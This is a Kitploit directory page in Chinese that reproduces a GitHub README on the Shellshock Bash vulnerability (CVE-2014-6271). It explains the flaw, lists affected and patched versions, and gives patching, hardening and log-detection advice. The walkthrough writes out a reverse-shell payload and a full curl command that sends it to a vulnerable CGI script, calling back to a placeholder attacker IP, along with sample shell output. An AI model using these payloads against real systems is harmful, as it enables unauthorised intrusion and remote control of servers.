Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2014-6271 — CVE-2014-6271 | Kitploit
工具/GitHubGitHub/0xblackash/cve-2014-6271
漏洞分析漏洞利用Web应用程序漏洞利用命令与控制论文与研究学习与教育
GitHub0xblackash/cve-2014-6271

CVE-2014-6271

CVE-2014-6271

查看仓库
368个月前尚未审核
分享

🚨 CVE-2014-6271 — “Shellshock”

shellshock

存在于 GNU Bash 环境变量中的25年零日远程代码执行漏洞

Severity CVSS Affected Patched


📖 概述

CVE-2014-6271,昵称 Shellshock(亦称 Bashdoor),是 GNU Bash 外壳中的一个严重远程代码执行(RCE)漏洞。
攻击者可通过精心构造的环境变量(通过 HTTP 头部、DHCP、SSH 等方式)获得对底层服务器的远程 shell 访问权限——通常无需身份验证,且用户交互极少。


🧠 漏洞摘要

字段值
CVE IDCVE-2014-6271
严重性🔴 严重
CVSS 评分10.0(最高)
攻击向量远程(HTTP、DHCP、SSH 等)
是否需要身份验证❌ 无(多数向量中)
是否需要用户交互❌ 无(CGI/DHCP 情况下)
影响服务器完全沦陷

⚙️ 技术解析

📨 步骤 1 — 恶意环境变量

攻击者注入一个精心构造的变量(例如在 User-Agent 头部中):

() { :; }; /bin/bash -i >& /dev/tcp/attacker-ip/4444 0>&1

🧩 步骤 2 — Bash 函数解析缺陷

Bash 错误地将有效载荷视为函数定义加尾部命令。变量导入时,(); 后面的代码会立即执行。

💣 步骤 3 — 远程执行

该命令以 Web 服务器/进程的权限(通常是 root 或 www-data)运行。

结果:

# 获得远程 shell 访问权限
whoami
www-data

✅ 如果操作成功,以下是您将看到的确切内容(逐步):

shellshock

1. 在终端中(运行 PoC 后立即显示)

✅ 存在漏洞!(Shellshock RCE 已触发)
vulnerable
test

您还将看到反向连接立即回连。

2. 运行检测命令时

env x='() { :;}; echo vulnerable' bash -c "echo test"

它将立即返回:

vulnerable
test

(这确认 Bash 执行了注入的命令。)

3. 成功的真正证据——在浏览器或 curl 中(这是您知道拥有完全 RCE 的时刻)

对存在漏洞的 Apache CGI 脚本运行此 curl 命令:

curl -H "User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/YOUR-IP/4444 0>&1" http://vulnerable-server/cgi-bin/test.sh

您将在 netcat 监听器中看到以下确切输出:

bash: no job control in this shell
www-data@server:/var/www$ whoami
www-data
www-data@server:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@server:/var/www$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Sep 24 14:00 .
...

该输出直接出现在您的反向 shell 中。没有错误,没有404。
这意味着您拥有服务器的完全远程代码执行能力——环境变量注入完美生效。


🎯 为何如此危险

  • ⚡ 25年零日漏洞(自1989年存在)
  • 🌐 攻击面极广(CGI、DHCP、SSH、OpenVPN、CUPS…)
  • 🔓 大多数常见向量无需身份验证
  • 🧨 完全 RCE 能力
  • 📂 潜在的数据泄露和勒索软件入口
  • 🔁 在大规模网络中可蠕虫化

📦 受影响版本

所有 GNU Bash 版本:

1.14 至 4.3(补丁级别30之前)

(包括 Linux、macOS、BSD、嵌入式设备)


✅ 已修补版本

请立即升级至:

Bash 4.3 补丁级别30或更高版本(推荐4.4+)

🛡️ 缓解措施

1️⃣ 立即行动

  • 在所有系统上更新 Bash:
    # Ubuntu/Debian
    apt update && apt install --only-upgrade bash
    
    # Red Hat/CentOS
    yum update bash
    

2️⃣ 加固 Web 服务器

  • 尽可能禁用 CGI/mod_cgi
  • 使用 mod_security 规则拦截 () {
  • 限制环境变量传递

3️⃣ 监控日志

查找:

  • 包含 () { 的可疑 User-Agent / Referer
  • 意外的反向 shell 或出站连接
  • Web 服务产生 Bash 子进程

🔍 检测提示

入侵指标可能包括:

  • 日志中包含 () { :;};
  • Web 服务器用户创建了意外的文件
  • 向高端口的出站连接
  • Web 服务器派生 /bin/bash -i

🧪 概念性 PoC

恶意头部/DHCP/SSH → Bash 导入环境变量
        ↓
函数定义加尾部命令被执行
        ↓
任意命令 / 反向 shell

📌 相关漏洞

该问题导致了多个后续 CVE(未完全修复):

  • CVE-2014-7169(AfterShock)
  • CVE-2014-6277 / CVE-2014-6278
  • CVE-2014-7186 / CVE-2014-7187

📊 影响评估

风险领域影响
保密性🔴 高
完整性🔴 高
可用性🔴 高

🧩 经验教训

  • 永远不要信任环境变量
  • shell 中的函数解析必须极其严格
  • 核心系统组件中长期存在的漏洞是灾难性的
  • 仅打补丁还不够——必须加固攻击面

📚 参考资料

  • NVD – CVE-2014-6271
  • Wikipedia – Shellshock
  • Red Hat 安全博客
  • Qualys 技术分析
  • CISA 警报 TA14-268A

🚨 最终建议

如果您在2026年运行任何 Linux/macOS/BSD 服务器: 🔥 立即修补 Bash(即使是气隙系统)。 💡 如果暴露在互联网上的未修补 Bash 正在运行,假设已被攻破。 🛡 进行完整的日志审查和完整性检查。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    354
  • 4

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT 平台,可将 Shadowserver 报告导入 MongoDB,并将其重放为交互式地图、分析、发现、公告和高管仪表板。

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    289

探索所有工具

浏览我们的工具集合

查看所有工具 →







